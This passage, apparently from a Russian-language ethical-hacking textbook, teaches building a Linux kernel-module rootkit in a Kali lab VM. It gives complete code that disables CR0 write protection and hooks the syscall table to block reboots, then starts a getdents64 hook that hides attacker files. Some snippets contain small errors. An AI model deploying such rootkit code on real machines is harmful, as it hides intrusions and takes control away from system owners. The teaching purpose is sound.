Резервное копирование виртуальной машины Kali Linux

Любые ошибки, содержащиеся в коде модуля ядра, могут привести к сбоям в работе ядра, поэтому сначала создайте резервную копию своей виртуальной машины Kali Linux, чтобы в случае возникновения сбоя иметь возможность восстановить ее работу. На рис. 11.1 показано, как это делается.




Рис. 11.1. Создание резервной копии

Tlgm: @it_boooks

Выберите машину Kali Linux в списке виртуальных машин ❶ и нажмите кнопку Snapshots (Снимки). Затем выберите Take (Сделать снимок) ❷. Присвойте снимку имя ❸ и нажмите кнопку OK ❹.

Написание кода

Код модуля ядра отличается от кода других программ, рассмотренных ранее в этой книге. Во-первых, вместо того, чтобы использовать язык Python, мы напишем первый модуль ядра на языке C, поскольку само ядро Linux написано на этом языке. Во-вторых, мы не сможем использовать стандартные библиотеки C (такие как `unistd`, `stdio` и `stdlib`), поскольку библиотеки пользовательского пространства недоступны в режиме ядра. (Мы рассмотрим эти два режима чуть позже, в разделе «Изменение системных вызовов».)

Еще одно отличие модулей ядра от большинства программ, которые вам доводилось писать, заключается в том, что модули ядра управляются событиями. Это означает, что вместо последовательного выполнения кода программа выполняется в ответ на такие события, как щелчки кнопкой мыши или прерывания клавиатуры. Модули ядра работают в привилегированном режиме, то есть могут получать доступ и изменять все компоненты системы.

Каждый модуль ядра должен реагировать на два события: `module_init()` и `module_exit()`. Первое событие происходит при добавлении модуля в ядро, а второе — при его удалении из ядра.

Для начала создайте на рабочем столе папку с именем lkm_rootkit и два пустых файла, `hello.c` и `Makefile`, выполнив следующую команду:

```
kali@kali:~/Desktop/lkm_rootkit$ touch hello.c Makefile
```

Теперь скопируйте в файл `hello.c` следующий код:

```
#include <linux/module.h>
#include <linux/kernel.h>
static int startup(void){ ❶
❷   printk(❸KERN_NOTICE "Hello, Kernel Reporting for Duty!\n");
    return 0;
}
static void shutdown(void){ ❹
    printk(KERN_NOTICE "Bye bye!\n");
}
module_init(startup); ❺
module_exit(shutdown); ❻
MODULE_LICENSE("GPL");
```

Обратите внимание на то, что эта программа не содержит метода `main`. Вместо этого мы определяем функцию, которая запускается в ответ на событие `module_init` ❶,

Tlgm: @it_boooks

вызывающее функцию `printk()`❷. В отличие от традиционного метода `printf()` уровня пользователя, который выводит данные в консоль (помните о том, что у нас нет консоли при работе в режиме ядра), метод `printk()` регистрирует значение. Каждая запись в журнале связана с флагом уровня журнала (например, `KERN_NOTICE` ❸). В табл. 11.1 перечислены различные флаги и их значения. Затем мы определяем функцию, которая будет запускаться при возникновении события `module_exit` ❹. Наконец, регистрируем функции с помощью событий `module_init` ❺ и `module_exit` ❻ соответственно. Эти функции будут запускаться соответственно при загрузке и удалении модуля ядра. Тег `MODULE_LICENSE` требуется для всех модулей ядра Linux. В данном случае мы используем Стандартную общественную лицензию GNU (General Public License, GPL).

Таблица 11.1. Флаги журнала ядра

Флаг	Описание
KERN_EMERG	Аварийное состояние, вероятно, сбой в системе
KERN_ALERT	Проблема, требующая внимания
KERN_CRIT	Критическое состояние
KERN_ERR	Ошибка
KERN_WARNING	Предупреждение
KERN_NOTICE	Обычное сообщение, которое следует принять к сведению
KERN_INFO	Некоторая информация
KERN_DEBUG	Отладочная информация, касающаяся программы

Теперь, когда мы написали модуль ядра, скомпилируем его.

Компиляция и запуск модуля ядра

Создаваемый нами make-файл (`Makefile`) будет содержать инструкции, которыми компилятор станет руководствоваться при сборке модуля ядра. Откройте `Makefile` в предпочитаемом текстовом редакторе, скопируйте в него следующее содержимое, а затем сохраните файл:

```
obj-m += hello.o ❶
all:
    make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules ❷

clean:
    make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
```

Tlgm: @it_boooks

Первая команда ❶ приказывает системе сборки ядра скомпилировать файл (`hello.c`) в объектный файл (`hello.o`). Система передает его специальной программе компилятора, называемой *компоновщиком*. Тот водит адреса других библиотек, на которые ссылается модуль. По завершении процесса компоновки компоновщик создает окончательный файл модуля ядра, `hello.ko`. Make-файл приказывает системе сборки ядра собрать все модули в текущем каталоге ❷.

Убедитесь в том, что заголовки Linux установлены:

```
kali@kali:~/Desktop/lkm_rootkit$ sudo apt install linux-headers-$(uname -r)
```

Затем запустите команду `make` в каталоге lkm_rootkit, чтобы начать процесс сборки:

```
kali@kali:~/Desktop/lkm_rootkit$ make
make -C /lib/modules/5.4.0-kali4-amd64/build M=/home/kali/lkm_rootkit modules
make[1]: Entering directory '/usr/src/linux-headers-5.4.0-kali4-amd64'
  CC [M] /home/kali/lkm_rootkit/hello.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC [M] /home/kali/lkm_rootkit/hello.mod.o
  LD [M] /home/kali/lkm_rootkit/hello.ko
make[1]: Leaving directory '/usr/src/linux-headers-5.4.0-kali4-amd64'
```

Выполните следующую команду, чтобы внедрить модуль ядра Linux в ядро:

```
kali@kali:~/Desktop/lkm_rootkit$ sudo insmod hello.ko
```

Каждый раз при вставке модуля в ядро операционная система Linux будет вызывать функцию `__init`. Данный модуль использует функцию `printk()` для внесения сообщения `Hello, Kernel Reporting for Duty!` в журналы ядра `/var/log/syslog` и `/var/log/kern.log`. Ядро также включает эти сообщения в *кольцевой буфер ядра*, представляющий собой кольцевую очередь, в которую ядро помещает генерируемые им сообщения. Выполните команду **`dmesg`**, чтобы просмотреть эти сообщения:

```
kali@kali:~/Desktop/lkm_rootkit$ sudo dmesg
[    0.000000] Linux version 5.7.0-kali1-amd64 (devel@kali.org) (gcc version
     ➥ 9.3.0 (Debian 9.3.0-14), GNU ld (GNU Binutils for Debian) 2.34) #1
     ➥ SMP Debian 5.7.6-1kali2
[    0.000000] Command line: BOOT_IMAGE=/boot/vmlinuz-5.7.0-kali1-amd64 root=
     ➥ UUID=b1ce2f1a-ef90-47cd-ac50-0556d1ef12e1 ro quiet splash
[    0.000000] x86/fpu: x87 FPU will use FXSAVE
[    0.000000] BIOS-provided physical RAM map:
...
```

Как видите, кольцевой буфер ядра содержит много отладочной информации. Используйте команду `grep` для фильтрации результатов:

```
kali@kali:~/Desktop/lkm_rootkit$ sudo dmesg | grep 'Hello'
[ 2396.487566] Hello, Kernel Reporting for Duty!
```

Tlgm: @it_boooks

Вы также можете просмотреть несколько последних сообщений, зарегистрированных ядром, с помощью команды `tail`:

```
kali@kali:~/Desktop/lkm_rootkit$ sudo dmesg | tail
```

Используйте команду **`lsmod`**, чтобы просмотреть список всех загруженных модулей ядра:

```
kali@kali:~/Desktop/lkm_rootkit$ sudo lsmod
 Module                  Size Used by
 hello                  16384 0 ❶
 fuse                  139264 5
 rfkill                 28672 2
 vboxsf                 94208 0
 joydev                 28672 0
 snd_intel8x0           49152 2
 snd_ac97_codec        155648 1 snd_intel8x0
```

В этом списке вы должны обнаружить только что установленный модуль ❶. Итак, вы успешно внедрили код прямо в ядро с помощью модуля ядра! Это означает, что теперь вы можете внести в это ядро изменения и еще на один шаг приблизиться к преобразованию модуля ядра в руткит. Сейчас вы, наверное, думаете: а не может ли системный администратор обнаружить мой руткит, просто перечислив модули ядра, как это только что сделали мы? Вообще-то может, но далее в главе я расскажу, как предотвратить отображение нашего модуля в данном списке.

Используйте команду **`rmmod`**, чтобы удалить модуль ядра Linux:

```
kali@kali:~/Desktop/lkm_rootkit$ sudo rmmod hello
```

При удалении модуля ядра операционная система вызывает функцию `__exit` и модуль регистрирует в журнале сообщение `Bye bye!`.

ПРИМЕЧАНИЕ

При реализации модуля следует проявлять осторожность. Содержащиеся в коде ошибки могут привести к сбою в работе вашего модуля, и его будет сложно удалить. Если это произойдет, перезагрузите виртуальную машину.

Дополнительную информацию о создании модулей ядра Linux вы можете найти на странице https://tldp.org/LDP/lkmpg/2.6/html/lkmpg.html.

Изменение системных вызовов

В этом разделе мы поговорим о том, как использовать модули ядра для создания руткитов. И в частности, о том, как с их помощью перехватывать системные вызовы. Но сначала мы познакомимся с самим понятием системного вызова.

Tlgm: @it_boooks

Принцип работы системных вызовов

Чтобы предотвратить непосредственное изменение ядра вредоносной программой, процессор компьютера делит память на две области: *пространство пользователя* и *пространство ядра*.

При выполнении пользовательской программы задействуется область памяти, относящаяся к пространству пользователя. А доступ к пространству ядра возможен лишь тогда, когда процессор работает в привилегированном режиме. Для переключения в этот режим требуются специальные разрешения или уровни привилегий, которые хранятся в последних двух битах специального регистра, называемого *сегментным регистром кода* (code segment register, CS). Процессор проверяет регистр CS всякий раз, когда извлекает данные из защищенной области памяти.

Процессоры Intel имеют четыре уровня привилегий: 3, 2, 1 и 0. Уровень 3 используется пользовательскими программами, уровни 2 и 1 — драйверами устройств, а уровень 0 — ядром. Однако на практике современные системы используют только уровень 0 (режим ядра) и уровень 3 (режим пользователя). Процессор будет извлекать данные из области памяти только в случае, если это позволяет уровень привилегий, указанный в регистре CS. На рис. 11.2 показано, как регистр CS управляет доступом к защищенным разделам памяти и помогает сегментировать ее на пространство ядра и пространство пользователя.




Рис. 11.2. Сравнение пространства ядра с пространством пользователя и сегментный регистр кода

Такие действия, как чтение файла или осуществление доступа к сети, считаются привилегированными, поэтому код, связанный с этими действиями, хранится

Tlgm: @it_boooks

в пространстве ядра. Однако вам может быть интересно, как такие программы пользовательского уровня, как браузер, получают доступ к сети.

Дело в том, что процессор предоставляет специальную инструкцию, называемую *системным вызовом*. Она передает управление ядру, которое затем запускает соответствующую функцию. Чтобы понять, как именно программа активирует один из системных вызовов, рассмотрим следующее приложение, которое открывает файл, записывает в него значение `7`, а затем закрывает его:

```
#include <stdio.h>
#include <stdlib.h>

int main(){
   FILE *fptr = fopen("/tmp/file.txt","w");
   fprintf(fptr,"%d",7);
   fclose(fptr);
   return 0;
}
```

Все три операции, `open`, `write` и `close`, являются привилегированными, следовательно, должны активировать системные вызовы. Чтобы увидеть эти вызовы в действии, посмотрим на фрагмент ассемблерного кода, связанного с функцией `fclose()`:

```
<__close>:
...
mov $0x03,%eax ❶
syscall ❷
cmp $0xfffffffffffff001,%rax ❸
...
retq ❹
```

При использовании инструкции системного вызова программа должна выполнять следующие действия. На первом этапе ❶ компилятор перемещает номер системного вызова в регистр процессора `%eax`. В данном случае значение 3 соответствует системному вызову `close`. На втором этапе процессор выполняет инструкцию `syscall` ❷ и передает управление ядру. Оно будет использовать число, хранящееся в регистре `%eax`, для индексации содержимого *таблицы системных вызовов*, которая представляет собой массив в памяти ядра, где хранятся указатели на его функции (рис. 11.3).

По завершении своей работы функция, связанная с системным вызовом, помещает возвращенное значение в регистр `%rax` и передает управление обратно пользовательской программе. На третьем этапе ❸ эта программа проверяет значение в регистре `%rax`. Данное значение сообщает пользовательской программе о том, вернула ли функция ядра код ошибки. Ошибки обозначаются значением `-1`. Если ошибок не возникло, то функция завершает работу и управление возвращается вызывающей функции ❹.

Tlgm: @it_boooks




Рис. 11.3. Визуализация хранящейся в памяти таблицы системных вызовов

Чтобы увидеть список системных вызовов и соответствующих им номеров, просмотрите файл `unistd_64.h` или `unistd_32.h` в своей системе. Используйте команду **`find`** для поиска файла в корневом каталоге (`/`) и параметр **`-iname`** для выполнения поиска без учета регистра:

```
kali@kali:~/Desktop/lkm_rootkit$ sudo find / -iname unistd_64.h
/usr/src/linux-headers-5.7.0-kali1-common/arch/sh/include/uapi/asm/unistd_64.h
/usr/src/linux-headers-5.7.0-kali1-amd64/arch/x86/include/generated/uapi/asm
➥ /unistd_64.h
/usr/include/x86_64-linux-gnu/asm/unistd_64.h ❶
```

Выберите последний вариант ❶, который соответствует библиотеке, используемой компилятором GNU, и выполните команду **`cat`** для вывода содержимого файла:

```
kali@kali:~/Desktop/lkm_rootkit$ cat /usr/include/x86_64-linux-gnu/asm/unistd_64.h
#ifndef _ASM_X86_UNISTD_64_H
#define _ASM_X86_UNISTD_64_H 1

#define __NR_read 0
#define __NR_write 1
#define __NR_open 2
#define __NR_close 3 ❶
#define __NR_stat 4
...
```

Обратите внимание на то, что в данном файле определено несколько констант, хранящих номера системных вызовов. Например, константа `__NR_close` ❶ хранит системный вызов номер `3`. Эти константы позволяют сделать код более удобочитаемым. Вместо использования произвольных целых чисел для индексации массива

Tlgm: @it_boooks

системных вызовов (например, вместо записи `sys_call_table[3]`) мы можем использовать предопределенную константу `sys_call_table[__NR_close]`.

Перехват системных вызовов

Теперь, когда мы познакомились с системными вызовами и принципом их работы, обсудим способ создания руткита, позволяющего их перехватывать. *Перехват* — это процесс замены записи в таблице системных вызовов указателем на функцию злоумышленника. На рис. 11.4 показан процесс перехвата системного вызова `read`.




Рис. 11.4. Схема процесса перехвата

Модуль ядра заменяет запись `read` в таблице системных вызовов указателем на хакерскую функцию `read`. Являясь частью ядра, модуль ядра имеет доступ ко всей его памяти, в том числе к переменным. Это означает, что он может получить доступ к таблице системных вызовов ядра, которая представляет собой хранящийся в памяти массив. Поскольку наш модуль ядра может производить чтение и запись в память, он также способен изменять записи в этой таблице или любой другой части ядра.

Вместо реализации всей функции `read` злоумышленники могут выборочно вызывать исходную функцию `read` из своей новой функции `read`. Это позволяет им, например, изменять одни операции чтения, позволяя другим функционировать в нормальном режиме, или блокировать чтение своих секретных файлов, не влияя на процесс чтения других.

Перехват системного вызова Shutdown

Напишем модуль ядра, который не позволит пользователю выполнить программную перезагрузку системы. Для этого изменим созданный ранее модуль ядра (`hello.c`), чтобы перехватить системный вызов `__NR_reboot`.

Tlgm: @it_boooks

Начнем с поиска адреса таблицы системных вызовов в памяти. Обычно этот адрес можно получить с помощью функции ядра `kallsyms_lookup_name`; однако методы поиска таблицы системных вызовов будут различаться в зависимости от версии ядра. В данном случае я описываю метод, протестированный на ядре Linux версии 5.7, используемом виртуальной машиной.

Поместите следующий код на языке C в файл `hello.c` под инструкции `#include`:

```
unsigned long *sys_call_table_address = kallsyms_lookup_name("sys_call_table");
```

Получив адрес таблицы системных вызовов, мы можем изменить содержащиеся в ней записи. Однако таблица системных вызовов может храниться в защищенной от записи области памяти, которая допускает лишь чтение. Процессор будет осуществлять запись только в том случае, если для флага `WP` (защита от записи) установлено значение 0 («ложь»), поэтому мы должны изменить и этот флаг.

Флаг защиты от записи хранится в 17-м бите 32-битного управляющего регистра (cr0) процессора Intel x86_64. Для записи значения в регистр cr0 в ядре Linux реализована функция `write_cr0`. Однако вместо использования этой предопределенной функции Linux, работа которой зависит от запускаемой среды, мы напишем функцию `my_write_cr0`, выполняющую ассемблерные инструкции для установки значения регистра cr0:

```
static long my_write_cr0(long value) {
    __asm__ volatile("mov %0, %%cr0" :: "r"(value) : "memory");
}
```

Теперь мы можем сбросить флаг `WP` путем выполнения побитовой операции «И» (`&`) над значением регистра и результатом операции побитового отрицания (`~`) `0x10000`. В результате значение флага будет изменено на 0:

```
#define disable_write_protection() my_write_cr0(read_cr0() & (~0x10000);
```

Затем мы можем снова включить защиту от записи, то есть изменить значение бита на 1 путем выполнения побитовой операции «ИЛИ» над значением регистра и значением 0x10000:

```
#define enable_write_protection(){my_write_cr0(read_cr0() | (0x10000));})
```

Теперь напишем функцию на языке C, которая позволит нашему модулю ядра перехватывать таблицу системных вызовов:

```
static void hook_reboot_sys_call(void *new_function){
    old_reboot_sys_call = sys_call_table_address[__NR_reboot]; ❶
    disable_write_protection();
    sys_call_table_address[__NR_reboot] = (unsigned long)new_function; ❷
    enable_write_protection();
}
```

Tlgm: @it_boooks

Сначала мы сохраняем копию старого системного вызова `reboot` ❶. Мы вернем его на место после удаления модуля из ядра, чтобы восстановить нормальную работу системы. Затем отключаем защиту от записи, вызывая только что написанную функцию и обновляя запись `__NR_reboot` ❷ в таблице системных вызовов, чтобы указать на новую функцию перезагрузки, которую мы определим в следующем фрагменте кода. Наконец, мы снова активируем защиту от записи.

А теперь соберем все это в один файл. Скопируйте следующий код в новый файл с именем `reboot_blocker.c` и сохраните его в папке lkm_rootkit:

```
#include <linux/module.h>
#include <linux/init.h>
#include <linux/kernel.h>
#include <linux/kprobes.h>
#include <linux/syscalls.h>

// Устанавливаем значение регистра cr0 вручную
static void my_write_cr0(long value) {
    __asm__ volatile("mov %0, %%cr0" :: "r"(value) : "memory");
}

#define disable_write_protection() my_write_cr0(read_cr0() & (~0x10000))
#define enable_write_protection() my_write_cr0(read_cr0() | (0x10000))
#define enable_reboot 0

unsigned long *sys_call_table_address;
asmlinkage int (*old_reboot_sys_call)(int, int, int, void*);

static struct kprobe kp = {
    .symbol_name = "kallsyms_lookup_name"
};

typedef unsigned long (*kallsyms_lookup_name_t)(const char *name);
unsigned long * get_system_call_table_address(void){
    kallsyms_lookup_name_t kallsyms_lookup_name;
    register_kprobe(&kp);
    kallsyms_lookup_name = (kallsyms_lookup_name_t) kp.addr;
    unregister_kprobe(&kp);
unsigned long *address = (unsigned long*)kallsyms_lookup_name("sys_call_table");
    return address;
}

asmlinkage int hackers_reboot(int magic1, int magic2, int cmd, void *arg){
    if(enable_reboot){
        return old_reboot_sys_call(magic1, magic2, cmd, arg);
    }
    printk(KERN_NOTICE "EHROOTKIT: Blocked reboot Call");
    return EPERM;
}

void hook_sys_call(void){ ❶
    old_reboot_sys_call = sys_call_table_address[__NR_reboot];
```

Tlgm: @it_boooks


```
    disable_write_protection();
    sys_call_table_address[__NR_reboot] = (unsigned long) hackers_reboot;
    enable_write_protection();
    printk(KERN_NOTICE "EHROOTKIT: Hooked reboot Call");

}

void restore_reboot_sys_call(void){ ❷
    disable_write_protection();
    sys_call_table_address[__NR_reboot] = (unsigned long) old_reboot_sys_call;
    enable_write_protection();
}

static int startup(void){
    sys_call_table_address = get_system_call_table_address();
    hook_sys_call();
    return 0;
}
static void __exit shutdown(void){
    restore_reboot_sys_call();
}
module_init(startup);
module_exit(shutdown);
MODULE_LICENSE("GPL");
```

В дополнение к функции перехвата ❶ мы включили функцию восстановления исходного значения записи системного вызова ❷. Она будет вызываться при удалении модуля. Мы также определяем функцию `hackers_reboot()`, которая заменит функцию перезагрузки в таблице системных вызовов. Эта функция имеет те же параметры, что и исходная функция ядра.

Вам наверняка интересно, что собой представляют параметры `magic1` и `magic2`. Поскольку Linux является ОС с открытым исходным кодом, мы можем просмотреть исходный код системного вызова в файле `reboot.c`. Его фрагмент представлен ниже:

```
SYSCALL_DEFINE4(reboot, int, magic1, int, magic2, unsigned int, cmd,
       void __user *, arg)
{
...
    /* Мы доверяем перезагрузку системы только суперпользователю. */
    if (!ns_capable(pid_ns->user_ns, CAP_SYS_BOOT))
        return -EPERM;

    /* По соображениям безопасности мы используем магические аргументы. */
    if (magic1 != LINUX_REBOOT_MAGIC1 || ❶
        (magic2 != LINUX_REBOOT_MAGIC2 && ❷
        magic2 != LINUX_REBOOT_MAGIC2A &&
...
```

Дополнительные проверки ❶ уменьшают вероятность того, что повреждение памяти приведет к самопроизвольной перезагрузке компьютера, поскольку для

Tlgm: @it_boooks

возникновения такой ошибки это повреждение памяти должно затронуть как таблицу системных вызовов, так и все константы ❷. Какие же значения выбрал для этих констант Линус Торвальдс, разработчик ОС Linux? Взгляните на них:

```
LINUX_REBOOT_MAGIC1 4276215469  = 0xfee1dead
LINUX_REBOOT_MAGIC2 672274793   = 0x28121969 (Linus Birthday)
LINUX_REBOOT_MAGIC2A 85072278   = 0x05121996 (Birthday Kid 1)
LINUX_REBOOT_MAGIC2B 369367448  = 0x16041998 (Birthday Kid 2)
LINUX_REBOOT_MAGIC2C 537993216  = 0x20112000 (Birthday Kid 3)
```

Торвальдс выбрал свой день рождения и дни рождения своих троих детей. Проверка этих констант позволяет предотвратить завершение работы вследствие повреждения памяти. Это отличное пасхальное яйцо в Linux. Каждый раз, когда вы выключаете компьютер под управлением этой ОС, помните, что для этого вам требуется немного волшебства.

Параметр `cmd` в нашем коде указывает на то, что к завершению работы приведет нажатие клавиш Ctrl+Alt+Delete. Последний параметр указывает на пользователя. Ядро Linux использует это значение, чтобы гарантировать наличие у пользователя нужных привилегий для выключения компьютера.

Вы также можете заметить, что сигнатура функции включает макрос `asmlinkage`. Он приказывает компилятору проверять параметры функции не в регистрах, а в стеке (области памяти программы, используемой для временного хранения переменных), куда их помещает инструкция `syscall`.

Мы определили константу под названием `enable_reboot`. Заданное ей значение 1 позволяет системе перезагружаться, тогда как значение 0 блокирует системный вызов перезагрузки и возвращает константу `EPERM`. Эта константа указывает на то, что у пользователя недостаточно прав для перезагрузки системы, поскольку теперь мы ее контролируем.

Пришло время скомпилировать модуль ядра. Отредактируйте первую строку кода в `Makefile`, добавив указание на файл `reboot_blocker.c`:

```
obj-m += reboot_blocker.o
```

Теперь установите модуль ядра:

```
kali@kali:~/Desktop/lkm_rootkit$ sudo insmod reboot_blocker.ko
```

Проверьте журналы, чтобы убедиться в его успешной установке:

```
kali@kali:~/Desktop/lkm_rootkit$ sudo dmesg | grep 'EHROOTKIT'
```

Чтобы протестировать его, выполните программную перезагрузку системы Kali Linux, введя в терминале следующую команду:

```
kali@kali:~/Desktop/lkm_rootkit$ sudo reboot
```

Tlgm: @it_boooks

Это приведет к отключению графического интерфейса вашей машины Kali Linux, и вы вернетесь к логотипу Kali. Однако ядро при этом не отключается, и его все еще можно обнаружить. Проверьте соединение с машиной Kali Linux в pfSense:

```
kali@kali:~/Desktop/lkm_rootkit$ ping <IP-адрес Kali>
```

Если модуль был установлен правильно, вы заметите, что ядро Kali Linux по-прежнему отвечает на ping-запросы, а значит, работает. После запуска этого модуля жертве придется нажать кнопку питания или отключить машину от сети, чтобы выключить ее.

Сокрытие файлов

Руткиты также могут скрывать файлы, перехватывая системный вызов «получения записей каталога» (`__NR_getdents64`), который запускает функцию ядра `getdents()`:

```
long getdents64(
                unsigned int fd,
                struct linux_dirent64 *dirp,
                unsigned int count
            );
```

Как видите, функция `getdent()` принимает на вход три параметра. Первый параметр — это идентификатор файла, возвращаемый системным вызовом `open`, который представляет собой целое число, однозначно идентифицирующее файл или каталог. Второй параметр — указатель на массив записей каталога Linux (`linux_dirent`). Третий параметр — это количество записей в этом массиве.

Структура linux_dirent

Рассмотрим структуру записей в массиве `linux_dirent`. Они очень важны, поскольку отображаются в файловом менеджере или при выполнении команды `ls`. Удаление записи из этого списка приведет к ее удалению из всех программ, которые используют системный вызов `dirent64` для отображения файлов:

```
struct linux_dirent64 {
            ino64_t        d_ino;
            off64_t        d_off;
            unsigned short d_reclen;
            unsigned char  d_type;
            char           d_name[];
        };
```

Поле `d_ino` — это восьмибайтовое поле, содержащее уникальный номер, который идентифицирует связанный с файлом *индексный дескриптор*. Индексный дескриптор — это структура данных, используемая файловой системой Linux для хранения таких метаданных, как размер файла и временная метка. Кроме того, индексный

Tlgm: @it_boooks

дескриптор включает указатель на место в памяти, где хранится файл. Второе поле — это восьмибайтовое смещение, которое указывает количество байтов до следующей записи в массиве. Следующее поле, `d_reclen`, определяет общую длину записи. Однобайтовое поле `d_type` используется для различения типа записи, поскольку в массиве `linux_dirent` допустимыми записями являются и файлы, и каталоги. Последнее поле, `d_name[]`, содержит имя файла или каталога.

Написание кода перехвата

Перехват системного вызова, связанного с функцией `getdents64()`, позволяет нам запускать нашу вредоносную функцию при срабатывании этого системного вызова. Наша функция будет вызывать исходную функцию `getdents64()`; однако прежде, чем выйти из функции, мы удалим записи, содержащие имена наших вредоносных файлов, из массива записей каталога Linux. То есть любые записи, начинающиеся с префикса `eh_hacker_`, исчезнут без следа.

Чтобы наглядно представить себе этот процесс, взгляните на рис. 11.5, на котором показано, как мы будем изменять массив, содержащий записи каталога. В данном примере закрашенная запись соответствует файлу с префиксом `eh_hacker_`.




Рис. 11.5. Изменение массива записей каталога

Обнаружив файл с префиксом `eh_hacker_`, мы удаляем его из массива, перемещая следующее значение на одну позицию. В данном примере мы перезаписываем запись 3, сдвигая записи 4 и 5 к записи 2. Наконец, мы изменяем значение длины массива с 5 до 4. Следующий код реализует вредоносную функцию `hacker_getdents64()`:

```
#define PREFIX "eh_hacker_"
#define PREFIX_LEN 10
asmlinkage hacker_getdents64( unsigned int fd, struct linux_dirent64 *dirp,
➥ unsigned int count){
```

Tlgm: @it_boooks


```
    int num_bytes = old_getdents64(fd,dirp, count); ❶
    struct linux_dirent64* entry = NULL;
    int offset = 0;
    while( offset < num_bytes){ ❷
        unsigned long entry_addr = drip + offset;
        entry = (struct linux_dirent*) entry_addr;
        if (strncmp(entry->d_name, PREFIX, PREFIX_LEN) != 0){ ❸
                offset += entry->d_reclen;
        }else{
